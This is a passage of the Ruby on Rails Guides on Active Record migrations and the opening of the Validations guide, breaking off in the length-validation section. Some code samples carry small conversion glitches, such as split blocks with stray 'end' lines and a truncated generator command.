class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

As always, what has been generated for you is just a starting point. You can add or remove from it as you see fit by editing the `db/migrate/YYYYMMDDHHMMSS_add_details_to_products.rb` file.

Also, the generator accepts column type as `references` (also available as `belongs_to`). For instance:



```
$ bin/rails generate migration AddUserRefToProducts user:references
```

generates



```
class AddUserRefToProducts < ActiveRecord::Migration
  def change
    add_reference :products, :user, index: true
  end
end
```

This migration will create a `user_id` column and appropriate index.

There is also a generator which will produce join tables if `JoinTable` is part of the name:



```
$ bin/rails g migration CreateJoinTableCustomerProduct customer product
```

will produce the following migration:



```
class CreateJoinTableCustomerProduct < ActiveRecord::Migration
  def change
    create_join_table :customers, :products do |t|
      # t.index [:customer_id, :product_id]
      # t.index [:product_id, :customer_id]
    end
  end
end
```

2.2 Model Generators

The model and scaffold generators will create migrations appropriate for adding a new model. This migration will already contain instructions for creating the relevant table. If you tell Rails what columns you want, then statements for adding these columns will also be created. For example, running:



```
$ bin/rails generate model Product name:string description:text
```

will create a migration that looks like this



```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description


      t.timestamps
    end
  end
end
```

You can append as many column name/type pairs as you want.

2.3 Passing Modifiers


Some commonly used [type modifiers](#) can be passed directly on the command line. They are enclosed by curly braces and follow the field type:

For instance, running:




```
$ bin/rails generate migration AddDetailsToProducts 'price:decimal{5,2}' supplier:
```

will produce a migration that looks like this



```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :price, :decimal, precision: 5, scale: 2
    add_reference :products, :supplier, polymorphic: true, index: true
  end
end
```




Have a look at the generators help output for further details.

3 Writing a Migration

Once you have created your migration using one of the generators it's time to get to work!

3.1 Creating a Table

The `create_table` method is one of the most fundamental, but most of the time, will be generated for you from using a model or scaffold generator. A typical use would be



```
create_table :products do |t|
  t.string :name
end
```

which creates a `products` table with a column called `name` (and as discussed below, an implicit `id` column).

By default, `create_table` will create a primary key called `id`. You can change the name of the primary key with the

:primary_key option (don't forget to update the corresponding model) or, if you don't want a primary key at all, you can pass the option id: false. If you need to pass database specific options you can place an SQL fragment in the :options option. For example:

```
create_table :products, options: "ENGINE=BLACKHOLE" do |t|
  t.string :name, null: false
end
```

will append ENGINE=BLACKHOLE to the SQL statement used to create the table (when using MySQL, the default is ENGINE=InnoDB).

3.2 Creating a Join Table

Migration method create_join_table creates a HABTM join table. A typical use would be:

```
create_join_table :products, :categories
```

which creates a categories_products table with two columns called category_id and product_id. These columns have the option :null set to false by default. This can be overridden by specifying the :column_options option.

```
create_join_table :products, :categories, column_options: {null: true}
```

will create the product_id and category_id with the :null option as true.

You can pass the option :table_name when you want to customize the table name. For example:

```
create_join_table :products, :categories, table_name: :categorization
```

will create a categorization table.

create_join_table also accepts a block, which you can use to add indices (which are not created by default) or additional columns:

```
create_join_table :products, :categories do |t|
  t.index :product_id
  t.index :category_id
end
```

3.3 Changing Tables

A close cousin of create_table is change_table, used for changing existing tables. It is used in a similar fashion to create_table but the object yielded to the block knows more tricks. For example:

```
change_table :products do |t|
  t.remove :description, :name
  t.string :part_number
  t.index :part_number
  t.rename :upccode, :upc_code
end
```

removes the `description` and `name` columns, creates a `part_number` string column and adds an index on it. Finally it renames the `upccode` column.

3.4 Changing Columns

Like the `remove_column` and `add_column` Rails provides the `change_column` migration method.



```
change_column :products, :part_number, :text
```

This changes the column `part_number` on `products` table to be a `:text` field.

Besides `change_column`, the `change_column_null` and `change_column_default` methods are used specifically to change the null and default values of a column.



```
change_column_null :products, :name, false  
change_column_default :products, :approved, false
```

This sets `:name` field on `products` to a NOT NULL column and the default value of the `:approved` field to `false`.

3.5 Column Modifiers

Column modifiers can be applied when creating or changing a column:

- `limit` Sets the maximum size of the `string/text/binary/integer` fields.
- `precision` Defines the precision for the decimal fields, representing the total number of digits in the number.
- `scale` Defines the scale for the decimal fields, representing the number of digits after the decimal point.
- `polymorphic` Adds a `type` column for `belongs_to` associations.
- `null` Allows or disallows NULL values in the column.
- `default` Allows to set a default value on the column. NOTE: If using a dynamic value (such as `date`), the default will only be calculated the first time (e.g. on the date the migration is applied.)
- `index` Adds an index for the column.

Some adapters may support additional options; see the adapter specific API docs for further information.

3.6 When Helpers aren't Enough

If the helpers provided by Active Record aren't enough you can use the `execute` method to execute arbitrary SQL:



```
Product.connection.execute('UPDATE `products` SET `price`=`free` WHERE 1')
```

For more details and examples of individual methods, check the API documentation. In particular the documentation for [ActiveRecord::ConnectionAdapters::SchemaStatements](#) (which provides the methods available in the `change`, `up` and `down` methods), [ActiveRecord::ConnectionAdapters::TableDefinition](#) (which provides the methods available on the object yielded by `create_table`) and [ActiveRecord::ConnectionAdapters::Table](#) (which provides the methods available on the object yielded by `change_table`).

3.7 Using the change Method

The `change` method is the primary way of writing migrations. It works for the majority of cases, where Active Record knows how to reverse the migration automatically. Currently, the `change` method supports only these migration definitions:

- `add_column`
- `add_index`
- `add_reference`
- `add_timestamps`
- `create_table`
- `create_join_table`
- `drop_table` (must supply a block)
- `drop_join_table` (must supply a block)
- `remove_timestamps`
- `rename_column`
- `rename_index`
- `remove_reference`
- `rename_table`

`change_table` is also reversible, as long as the block does not call `change`, `change_default` or `remove`.

If you're going to need to use any other methods, you should use `reversible` or write the `up` and `down` methods instead of using the `change` method.

3.8 Using reversible

Complex migrations may require processing that Active Record doesn't know how to reverse. You can use `reversible` to specify what to do when running a migration what else to do when reverting it. For example:



```
class ExampleMigration < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.references :category
    end

    reversible do |dir|
      dir.up do
        #add a foreign key
        execute <<-SQL
        ALTER TABLE products
        ADD CONSTRAINT fk_products_categories
        FOREIGN KEY (category_id)
        REFERENCES categories(id)
        SQL
      end
      dir.down do
        execute <<-SQL
        ALTER TABLE products
        DROP FOREIGN KEY fk_products_categories
        SQL
      end
    end

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end
end
```


Using `reversible` will ensure that the instructions are executed in the right order too. If the previous example migration is reverted, the `down` block will be run after the `home_page_url` column is removed and right before the table `products` is dropped.

Sometimes your migration will do something which is just plain irreversible; for example, it might destroy some data. In such cases, you can raise `ActiveRecord::IrreversibleMigration` in your `down` block. If someone tries to revert your

migration, an error message will be displayed saying that it can't be done.

3.9 Using the up/down Methods

You can also use the old style of migration using `up` and `down` methods instead of the `change` method. The `up` method should describe the transformation you'd like to make to your schema, and the `down` method of your migration should revert the transformations done by the `up` method. In other words, the database schema should be unchanged if you do an `up` followed by a `down`. For example, if you create a table in the `up` method, you should drop it in the `down` method. It is wise to reverse the transformations in precisely the reverse order they were made in the `up` method. The example in the `reversible` section is equivalent to:



```
class ExampleMigration < ActiveRecord::Migration
  def up
    create_table :products do |t|
      t.references :category
    end

    # add a foreign key
    execute <<-SQL
      ALTER TABLE products
      ADD CONSTRAINT fk_products_categories
      FOREIGN KEY (category_id)
      REFERENCES categories(id)
    SQL

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end

  def down
    rename_column :users, :email_address, :email
    remove_column :users, :home_page_url


    execute <<-SQL
      ALTER TABLE products
      DROP FOREIGN KEY fk_products_categories
    SQL

    drop_table :products
  end
end
```

If your migration is irreversible, you should raise `ActiveRecord::IrreversibleMigration` from your `down` method. If someone tries to revert your migration, an error message will be displayed saying that it can't be done.

3.10 Reverting Previous Migrations

You can use Active Record's ability to rollback migrations using the `revert` method:



```
require_relative '2012121212_example_migration'

class FixupExampleMigration < ActiveRecord::Migration
  def change
    revert ExampleMigration

    create_table(:apples) do |t|
      t.string :variety
    end
  end
end
```

The `revert` method also accepts a block of instructions to reverse. This could be useful to revert selected parts of previous migrations. For example, let's imagine that `ExampleMigration` is committed and it is later decided it would be best to serialize the product list instead. One could write:



```
class SerializeProductListMigration < ActiveRecord::Migration
  def change
    add_column :categories, :product_list

    reversible do |dir|
      dir.up do
        # transfer data from Products to Category#product_list
      end
      dir.down do
        # create Products from Category#product_list
      end
    end

    revert do
      # copy-pasted code from ExampleMigration
      create_table :products do |t|
        t.references :category
      end

      reversible do |dir|
        dir.up do
          #add a foreign key
          execute <<-SQL
          ALTER TABLE products
            ADD CONSTRAINT fk_products_categories
            FOREIGN KEY (category_id)
            REFERENCES categories(id)
          SQL
        end
        dir.down do
          execute <<-SQL
          ALTER TABLE products
            DROP FOREIGN KEY fk_products_categories
          SQL
        end
      end
    end

    # The rest of the migration was ok
  end
end
```

The same migration could also have been written without using `revert` but this would have involved a few more steps: reversing the order of `create_table` and `reversible`, replacing `create_table` by `drop_table`, and finally replacing `up` by `down` and vice-versa. This is all taken care of by `revert`.


4 Running Migrations

Rails provides a set of Rake tasks to run certain sets of migrations.

The very first migration related Rake task you will use will probably be `rake db:migrate`. In its most basic form it just runs the `change` or `up` method for all the migrations that have not yet been run. If there are no such migrations, it exits. It will run these migrations in order based on the date of the migration.

Note that running the `db:migrate` task also invokes the `db:schema:dump` task, which will update your `db/schema.rb` file to match the structure of your database.

If you specify a target version, Active Record will run the required migrations (change, up, down) until it has reached the specified version. The version is the numerical prefix on the migration's filename. For example, to migrate to version 20080906120000 run:



```
$ bin/rake db:migrate VERSION=20080906120000
```

If version 20080906120000 is greater than the current version (i.e., it is migrating up wards), this will run the `change` (or `up`) method on all migrations up to and including 20080906120000, and will not execute any later migrations. If migrating downwards, this will run the `down` method on all the migrations down to, but not including, 20080906120000.


4.1 Rolling Back

A common task is to rollback the last migration. For example, if you made a mistake in it and wish to correct it. Rather than tracking down the version number associated with the previous migration you can run:



```
$ bin/rake db:rollback
```


This will rollback the latest migration, either by reverting the `change` method or by running the `down` method. If you need to undo several migrations you can provide a `STEP` parameter:



```
$ bin/rake db:rollback STEP=3
```

will revert the last 3 migrations.

The `db:migrate:redo` task is a shortcut for doing a rollback and then migrating back up again. As with the `db:rollback` task, you can use the `STEP` parameter if you need to go more than one version back, for example:



```
$ bin/rake db:migrate:redo STEP=3
```


Neither of these Rake tasks do anything you could not do with `db:migrate`. They are simply more convenient, since you do not need to explicitly specify the version to migrate to.

4.2 Setup the Database

The `rake db:setup` task will create the database, load the schema and initialize it with the seed data.

4.3 Resetting the Database

The `rake db:reset` task will drop the database and set it up again. This is functionally equivalent to `rake db:drop db:setup`.



This is not the same as running all the migrations. It will only use the contents of the current `schema.rb` file. If a migration can't be rolled back, `rake db:reset` may not help you. To find out more about dumping the schema see [Schema Dumping and You](#) section.

4.4 Running Specific Migrations

If you need to run a specific migration up or down, the `db:migrate:up` and `db:migrate:down` tasks will do that. Just

specify the appropriate version and the corresponding migration will have its `change`, `up` or `down` method invoked, for example:




```
$ bin/rake db:migrate:up VERSION=20080906120000
```

will run the 20080906120000 migration by running the `change` method (or the `up` method). This task will first check whether the migration is already performed and will do nothing if Active Record believes that it has already been run.

4.5 Running Migrations in Different Environments

By default running `rake db:migrate` will run in the `development` environment. To run migrations against another environment you can specify it using the `RAILS_ENV` environment variable while running the command. For example to run migrations against the `test` environment you could run:



```
$ bin/rake db:migrate RAILS_ENV=test
```

4.6 Changing the Output of Running Migrations

By default migrations tell you exactly what they're doing and how long it took. A migration creating a table and adding an index might produce output like this



```
== CreateProducts: migrating =====
-- create_table(:products)
   -> 0.0028s
== CreateProducts: migrated (0.0028s) =====
```

Several methods are provided in migrations that allow you to control all this:

Method	Purpose
<code>suppress_messages</code>	Takes a block as an argument and suppresses any output generated by the block
<code>say</code>	Takes a message argument and outputs it as is. A second boolean argument controls whether the message is outputted to the console or not
<code>say_with_time</code>	Outputs text along with how long it took to run its block. If the block returns an integer, the time is outputted in seconds. Otherwise, the time is outputted in milliseconds

For example, this migration:



```
class CreateProducts < ActiveRecord::Migration
  def change
    suppress_messages do
      create_table :products do |t|
        t.string :name
        t.text :description
        t.timestamps
      end
    end

    say "Created a table"

    suppress_messages {add_index :products, :name}
```


```

    say "and an index!", true

    say_with_time 'Waiting for a while' do
      sleep 10
      250
    end
  end
end
end

```

generates the following output



```

== CreateProducts: migrating =====
-- Created a table
--> and an index!
-- Waiting for a while
--> 10.0013s
--> 250 rows
== CreateProducts: migrated (10.0054s) =====

```

If you want Active Record to not output anything, then running `rake db:migrate VERBOSE=false` will suppress all output.

5 Changing Existing Migrations

Occasionally you will make a mistake when writing a migration. If you have already run the migration then you cannot just edit the migration and run the migration again: Rails thinks it has already run the migration and so will do nothing when you run `rake db:migrate`. You must rollback the migration (for example with `rake db:rollback`), edit your migration and then run `rake db:migrate` to run the corrected version.

In general, editing existing migrations is not a good idea. You will be creating extra work for yourself and your co-workers and cause major headaches if the existing version of the migration has already been run on production machines. Instead, you should write a new migration that performs the changes you require. Editing a freshly generated migration that has not yet been committed to source control (or, more generally, which has not been propagated beyond your development machine) is relatively harmless.

The `revert` method can be helpful when writing a new migration to undo previous migrations in whole or in part (see [Reverting Previous Migrations](#) above).

6 Using Models in Your Migrations


When creating or updating data in a migration it is often tempting to use one of your models. After all, they exist to provide easy access to the underlying data. This can be done, but some caution should be observed.

For example, problems occur when the model uses database columns which are (1) not currently in the database and (2) will be created by this or a subsequent migration.

Consider this example, where Alice and Bob are working on the same code base which contains a `Product` model:

Bob goes on vacation.

Alice creates a migration for the `products` table which adds a new column and initializes it:



```

# db/migrate/20100513121110_add_flag_to_product.rb

class AddFlagToProduct < ActiveRecord::Migration
  def change
    add_column :products, :flag, :boolean
  end
end


```

```

    reversible do |dir|
      dir.up { Product.update_all flag: false }
    end
  end
end
end

```

She also adds a validation to the `Product` model for the new column:




```

# app/models/product.rb

class Product < ActiveRecord::Base
  validates :flag, inclusion: { in: [true, false] }
end

```

Alice adds a second migration which adds another column to the `products` table and initializes it:




```

# db/migrate/20100515121110_add_fuzz_to_product.rb

class AddFuzzToProduct < ActiveRecord::Migration
  def change
    add_column :products, :fuzz, :string
    reversible do |dir|
      dir.up { Product.update_all fuzz: 'fuzzy' }
    end
  end
end

```

She also adds a validation to the `Product` model for the new column:



```

# app/models/product.rb

class Product < ActiveRecord::Base
  validates :flag, inclusion: { in: [true, false] }
  validates :fuzz, presence: true
end


```

Both migrations work for Alice.

Bob comes back from vacation and:

- Updates the source - which contains both migrations and the latest version of the `Product` model.
- Runs outstanding migrations with `rake db:migrate`, which includes the one that updates the `Product` model.

The migration crashes because when the model attempts to save, it tries to validate the second added column, which is not in the database when the *first* migration runs:



```

rake aborted!
An error has occurred, this and all later migrations canceled:


undefined method `fuzz' for #<Product:0x000001049b14a0>

```

A fix for this is to create a local model within the migration. This keeps Rails from running the validations, so that the migrations run to completion.

When using a local model, it's a good idea to call `Product.reset_column_information` to refresh the Active Record cache for the `Product` model prior to updating data in the database.


If Alice had done this instead, there would have been no problem:



```
# db/migrate/20100513121110_add_flag_to_product.rb

class AddFlagToProduct < ActiveRecord::Migration
  class Product < ActiveRecord::Base
  end

  def change
    add_column :products, :flag, :boolean
    Product.reset_column_information
    reversible do |dir|
      dir.up { Product.update_all flag: false }
    end
  end
end
```



```
# db/migrate/20100515121110_add_fuzz_to_product.rb

class AddFuzzToProduct < ActiveRecord::Migration
  class Product < ActiveRecord::Base
  end

  def change
    add_column :products, :fuzz, :string
    Product.reset_column_information
    reversible do |dir|
      dir.up { Product.update_all fuzz: 'fuzzy' }
    end
  end
end
```

There are other ways in which the above example could have gone badly.

For example, imagine that Alice creates a migration that selectively updates the `description` field on certain products. She runs the migration, commits the code, and then begins working on the next feature, which is to add a new column `fuzz` to the `products` table.

She creates two migrations for this new feature, one which adds the new column, and a second which selectively updates the `fuzz` column based on other product attributes.

These migrations run just fine, but when Bob comes back from his vacation and calls `rake db:migrate` to run all the outstanding migrations, he gets a subtle bug: The descriptions have defaults, and the `fuzz` column is present, but `fuzz` is `nil` on all products.

The solution is again to use `Product.reset_column_information` before referencing the `Product` model in a migration, ensuring the Active Record's knowledge of the table structure is current before manipulating data in those records.

7 Schema Dumping and You

7.1 What are Schema Files for?

Migrations, mighty as they may be, are not the authoritative source for your database schema. That role falls to either `db/schema.rb` or an SQL file which Active Record generates by examining the database. They are not designed to be

edited, they just represent the current state of the database.

There is no need (and it is error prone) to deploy a new instance of an app by replaying the entire migration history. It is much simpler and faster to just load into the database a description of the current schema.


For example, this is how the test database is created: the current development database is dumped (either to `db/schema.rb` or `db/structure.sql`) and then loaded into the test database.

Schema files are also useful if you want a quick look at what attributes an Active Record object has. This information is not in the model's code and is frequently spread across several migrations, but the information is nicely summed up in the schema file. The [annotate_models](#) gem automatically adds and updates comments at the top of each model summarizing the schema if you desire that functionality.

7.2 Types of Schema Dumps

There are two ways to dump the schema. This is set in `config/application.rb` by the `config.active_record.schema_format` setting, which may be either `:sql` or `:ruby`.

If `:ruby` is selected then the schema is stored in `db/schema.rb`. If you look at this file you'll find that it looks an awful lot like one very big migration:



```
ActiveRecord::Schema.define(version: 20080906171750) do
  create_table "authors", force: true do |t|
    t.string "name"
    t.datetime "created_at"
    t.datetime "updated_at"
  end

  create_table "products", force: true do |t|
    t.string "name"
    t.text "description"
    t.datetime "created_at"
    t.datetime "updated_at"
    t.string "part_number"
  end
end
```

In many ways this is exactly what it is. This file is created by inspecting the database and expressing its structure using `create_table`, `add_index`, and so on. Because this is database-independent, it could be loaded into any database that Active Record supports. This could be very useful if you were to distribute an application that is able to run against multiple databases.

There is however a trade-off: `db/schema.rb` cannot express database specific items such as foreign key constraints, triggers, or stored procedures. While in a migration you can execute custom SQL statements, the schema dumper cannot reconstitute those statements from the database. If you are using features like this, then you should set the schema format to `:sql`.

Instead of using Active Record's schema dumper, the database's structure will be dumped using a tool specific to the database (via the `db:structure:dump` Rake task) into `db/structure.sql`. For example, for PostgreSQL, the `pg_dump` utility is used. For MySQL, this file will contain the output of `SHOW CREATE TABLE` for the various tables.

Loading these schemas is simply a question of executing the SQL statements they contain. By definition, this will create a perfect copy of the database's structure. Using the `:sql` schema format will, however, prevent loading the schema into a RDBMS other than the one used to create it.

7.3 Schema Dumps and Source Control

Because schema dumps are the authoritative source for your database schema, it is strongly recommended that you check

them into source control.

8 Active Record and Referential Integrity


The Active Record way claims that intelligence belongs in your models, not in the database. As such, features such as triggers or foreign key constraints, which push some of that intelligence back into the database, are not heavily used.

Validations such as `validates :foreign_key, uniqueness: true` are one way in which models can enforce data integrity. The `:dependent` option on associations allows models to automatically destroy child objects when the parent is destroyed. Like anything which operates at the application level, these cannot guarantee referential integrity and so some people augment them with foreign key constraints in the database.

Although Active Record does not provide any tools for working directly with such features, the `execute` method can be used to execute arbitrary SQL. You can also use a gem like [foreigner](#) which adds foreign key support to Active Record (including support for dumping foreign keys in `db/schema.rb`).

9 Migrations and Seed Data

Some people use migrations to add data to the database:



```
class AddInitialProducts < ActiveRecord::Migration
  def up
    5.times do |i|
      Product.create(name: "Product ##{i}", description: "A product.")
    end
  end

  def down
    Product.delete_all
  end
end
```

However, Rails has a 'seeds' feature that should be used for seeding a database with initial data. It's a really simple feature: just fill up `db/seeds.rb` with some Ruby code, and run `rake db:seed`:



```
5.times do |i|
  Product.create(name: "Product ##{i}", description: "A product.")
end
```

This is generally a much cleaner way to set up the database of a blank application.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](https://creativecommons.org/licenses/by-sa/3.0/) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Record Validations

This guide teaches you how to validate the state of objects before they go into the database using Active Record's validations feature.

After reading this guide, you will know:

- ✔ **How to use the built-in Active Record validation helpers.**
- ✔ **How to create your own custom validation methods.**
- ✔ **How to work with the error messages generated by the validation process.**



Chapters

1. Validations Overview

- Why Use Validations?
- When Does Validation Happen?
- Skipping Validations
- valid? and invalid?
- errors[]

2. Validation Helpers

- acceptance
- validates_associated
- confirmation
- exclusion
- format
- inclusion
- length
- numericality
- presence
- absence
- uniqueness
- validates_with
- validates_each

3. Common Validation Options

- :allow_nil
- :allow_blank
- :message
- :on

4. Strict Validations

5. Conditional Validation

- Using a Symbol with :if and :unless
- Using a String with :if and :unless
- Using a Proc with :if and :unless
- Grouping Conditional validations
- Combining Validation Conditions

6. Performing Custom Validations

- [Custom Validators](#)
- [Custom Methods](#)

7. Working with Validation Errors

- [errors](#)
- [errors\[\]](#)
- [errors.add](#)
- [errors\[:base\]](#)
- [errors.clear](#)
- [errors.size](#)

8. Displaying Validation Errors in Views

1 Validations Overview

Here's an example of a very simple validation:



```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

As you can see, our validation lets us know that our `Person` is not valid without a `name` attribute. The second `Person` will not be persisted to the database.

Before we dig into more details, let's talk about how validations fit into the big picture of your application.

1.1 Why Use Validations?

Validations are used to ensure that only valid data is saved into your database. For example, it may be important to your application to ensure that every user provides a valid email address and mailing address. Model-level validations are the best way to ensure that only valid data is saved into your database. They are database agnostic, cannot be bypassed by end users, and are convenient to test and maintain. Rails makes them easy to use, provides built-in helpers for common needs, and allows you to create your own validation methods as well.


There are several other ways to validate data before it is saved into your database, including native database constraints, client-side validations, controller-level validations. Here's a summary of the pros and cons:

- Database constraints and/or stored procedures make the validation mechanisms database-dependent and can make testing and maintenance more difficult. However, if your database is used by other applications, it may be a good idea to use some constraints at the database level. Additionally, database-level validations can safely handle some things (such as uniqueness in heavily-used tables) that can be difficult to implement otherwise.
- Client-side validations can be useful, but are generally unreliable if used alone. If they are implemented using JavaScript, they may be bypassed if JavaScript is turned off in the user's browser. However, if combined with other techniques, client-side validation can be a convenient way to provide users with immediate feedback as they use your site.
- Controller-level validations can be tempting to use, but often become unwieldy and difficult to test and maintain. Whenever possible, it's a good idea to keep your controllers skinny, as it will make your application a pleasure to work with in the long run.

Choose these in certain, specific cases. It's the opinion of the Rails team that model-level validations are the most appropriate in most circumstances.


1.2 When Does Validation Happen?

There are two kinds of Active Record objects: those that correspond to a row inside your database and those that do not. When you create a fresh object, for example using the `new` method, that object does not belong to the database yet. Once you call `save` upon that object it will be saved into the appropriate database table. Active Record uses the `new_record?` instance method to determine whether an object is already in the database or not. Consider the following simple Active Record class:




```
class Person < ActiveRecord::Base
end
```

We can see how it works by looking at some rails console output:



```
$ bin/rails console
>> p = Person.new(name: "John Doe")
=> #<Person id: nil, name: "John Doe", created_at: nil, updated_at: nil>
>> p.new_record?
=> true
>> p.save
=> true
>> p.new_record?
=> false
```

Creating and saving a new record will send an SQL `INSERT` operation to the database. Updating an existing record will send an SQL `UPDATE` operation instead. Validations are typically run before these commands are sent to the database. If any validations fail, the object will be marked as invalid and Active Record will not perform the `INSERT` or `UPDATE` operation. This avoids storing an invalid object in the database. You can choose to have specific validations run when an object is created, saved, or updated.



There are many ways to change the state of an object in the database. Some methods will trigger validations, but some will not. This means that it's possible to save an object in the database in an invalid state if you aren't careful.

The following methods trigger validations, and will save the object to the database only if the object is valid:

- `create`
- `create!`
- `save`
- `save!`
- `update`
- `update!`

The bang versions (e.g. `save!`) raise an exception if the record is invalid. The non-bang versions don't, `save` and `update` return `false`, `create` just returns the object.

1.3 Skipping Validations

The following methods skip validations, and will save the object to the database regardless of its validity. They should be used with caution.

- decrement!
- decrement_counter
- increment!
- increment_counter
- toggle!
- touch
- update_all
- update_attribute
- update_column
- update_columns
- update_counters

Note that `save` also has the ability to skip validations if passed `validate: false` as argument. This technique should be used with caution.

- `save(validate: false)`

1.4 valid? and invalid?

To verify whether or not an object is valid, Rails uses the `valid?` method. You can also use this method on your own. `valid?` triggers your validations and returns `true` if no errors were found in the object, and `false` otherwise. As you saw above:



```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

After Active Record has performed validations, any errors found can be accessed through the `errors.messages` instance method, which returns a collection of errors. By definition, an object is valid if this collection is empty after running validations.

Note that an object instantiated with `new` will not report errors even if it's technically invalid, because validations are not run when using `new`.



```
class Person < ActiveRecord::Base
  validates :name, presence: true
end

>> p = Person.new
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {}

>> p.valid?
# => false
>> p.errors.messages
# => {name:["can't be blank"]}

>> p = Person.create
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {name:["can't be blank"]}

>> p.save
# => false
```

```
>> p.save!  
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank  
  
>> Person.create!  
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank
```

`invalid?` is simply the inverse of `valid?`. It triggers your validations, returning `true` if any errors were found in the object, and `false` otherwise.

1.5 errors []

To verify whether or not a particular attribute of an object is valid, you can use `errors[:attribute]`. It returns an array of all the errors for `:attribute`. If there are no errors on the specified attribute, an empty array is returned.

This method is only useful *after* validations have been run, because it only inspects the errors collection and does not trigger validations itself. It's different from the `ActiveRecord::Base#invalid?` method explained above because it doesn't verify the validity of the object as a whole. It only checks to see whether there are errors found on an individual attribute of the object.



```
class Person < ActiveRecord::Base  
  validates :name, presence: true  
end  
  
>> Person.new.errors[:name].any? # => false  
>> Person.create.errors[:name].any? # => true
```

We'll cover validation errors in greater depth in the [Working with Validation Errors](#) section. For now, let's turn to the built-in validation helpers that Rails provides by default.

2 Validation Helpers

Active Record offers many pre-defined validation helpers that you can use directly inside your class definitions. These helpers provide common validation rules. Every time a validation fails, an error message is added to the object's `errors` collection, and this message is associated with the attribute being validated.

Each helper accepts an arbitrary number of attribute names, so with a single line of code you can add the same kind of validation to several attributes.

All of them accept the `:on` and `:message` options, which define when the validation should be run and what message should be added to the `errors` collection if it fails, respectively. The `:on` option takes one of the values `:create` or `:update`. There is a default error message for each one of the validation helpers. These messages are used when the `:message` option isn't specified. Let's take a look at each one of the available helpers.

2.1 acceptance

This method validates that a checkbox on the user interface was checked when a form was submitted. This is typically used when the user needs to agree to your application's terms of service, confirm reading some text, or any similar concept. This validation is very specific to web applications and this 'acceptance' does not need to be recorded anywhere in your database (if you don't have a field for it, the helper will just create a virtual attribute).



```
class Person < ActiveRecord::Base  
  validates :terms_of_service, acceptance: true  
end
```

The default error message for this helper is *"must be accepted"*.

It can receive an `:accept` option, which determines the value that will be considered acceptance. It defaults to "1" and can be easily changed.



```
class Person < ActiveRecord::Base
  validates :terms_of_service, acceptance: { accept: 'yes' }
end
```

2.2 validates_associated

You should use this helper when your model has associations with other models and they also need to be validated. When you try to save your object, `valid?` will be called upon each one of the associated objects.



```
class Library < ActiveRecord::Base
  has_many :books
  validates_associated :books
end
```

This validation will work with all of the association types.



Don't use `validates_associated` on both ends of your associations. They would call each other in an infinite loop.

The default error message for `validates_associated` is *"is invalid"*. Note that each associated object will contain its own `errors` collection; errors do not bubble up to the calling model.

2.3 confirmation

You should use this helper when you have two text fields that should receive exactly the same content. For example, you may want to confirm an email address or a password. This validation creates a virtual attribute whose name is the name of the field that has to be confirmed with `"_confirmation"` appended.



```
class Person < ActiveRecord::Base
  validates :email, confirmation: true
end
```

In your view template you could use something like



```
<%= text_field :person, :email %>
<%= text_field :person, :email_confirmation %>
```

This check is performed only if `email_confirmation` is not `nil`. To require confirmation, make sure to add a presence check for the confirmation attribute (we'll take a look at `presence` later on this guide):



```
class Person < ActiveRecord::Base
  validates :email, confirmation: true
  validates :email_confirmation, presence: true
end
```

The default error message for this helper is *"doesn't match confirmation"*.

2.4 exclusion

This helper validates that the attributes' values are not included in a given set. In fact, this set can be any enumerable object.



```
class Account < ActiveRecord::Base
  validates :subdomain, exclusion: { in: %w(www us ca jp),
    message: "%{value} is reserved." }
end
```

The `exclusion` helper has an option `:in` that receives the set of values that will not be accepted for the validated attributes. The `:in` option has an alias called `:within` that you can use for the same purpose, if you'd like to. This example uses the `:message` option to show how you can include the attribute's value.

The default error message is *"is reserved"*.

2.5 format

This helper validates the attributes' values by testing whether they match a given regular expression, which is specified using the `:with` option.



```
class Product < ActiveRecord::Base
  validates :legacy_code, format: { with: /\A[a-zA-Z]+\z/,
    message: "only allows letters" }
end
```

The default error message is *"is invalid"*.

2.6 inclusion

This helper validates that the attributes' values are included in a given set. In fact, this set can be any enumerable object.



```
class Coffee < ActiveRecord::Base
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }
end
```

The `inclusion` helper has an option `:in` that receives the set of values that will be accepted. The `:in` option has an alias called `:within` that you can use for the same purpose, if you'd like to. The previous example uses the `:message` option to show how you can include the attribute's value.

The default error message for this helper is *"is not included in the list"*.

2.7 length

This helper validates the length of the attributes' values. It provides a variety of options, so you can specify length constraints in different ways:



```
class Person < ActiveRecord::Base
```

```

validates :name, length: { minimum: 2 }
validates :bio, length: { maximum: 500 }
validates :password, length: { in: 6..20 }
validates :registration_number, length: { is: 6 }
end

```

The possible length constraint options are:

- `:minimum` - The attribute cannot have less than the specified length.
- `:maximum` - The attribute cannot have more than the specified length.
- `:in` (or `:within`) - The attribute length must be included in a given interval. The value for this option must be a range.
- `:is` - The attribute length must be equal to the given value.

The default error messages depend on the type of length validation being performed. You can personalize these messages using the `:wrong_length`, `:too_long`, and `:too_short` options and `%{count}` as a placeholder for the number corresponding to the length constraint being used. You can still use the `:message` option to specify an error message.

```

class Person < ActiveRecord::Base
  validates :bio, length: { maximum: 1000,
    too_long: "%{count} characters is the maximum allowed" }
end

```

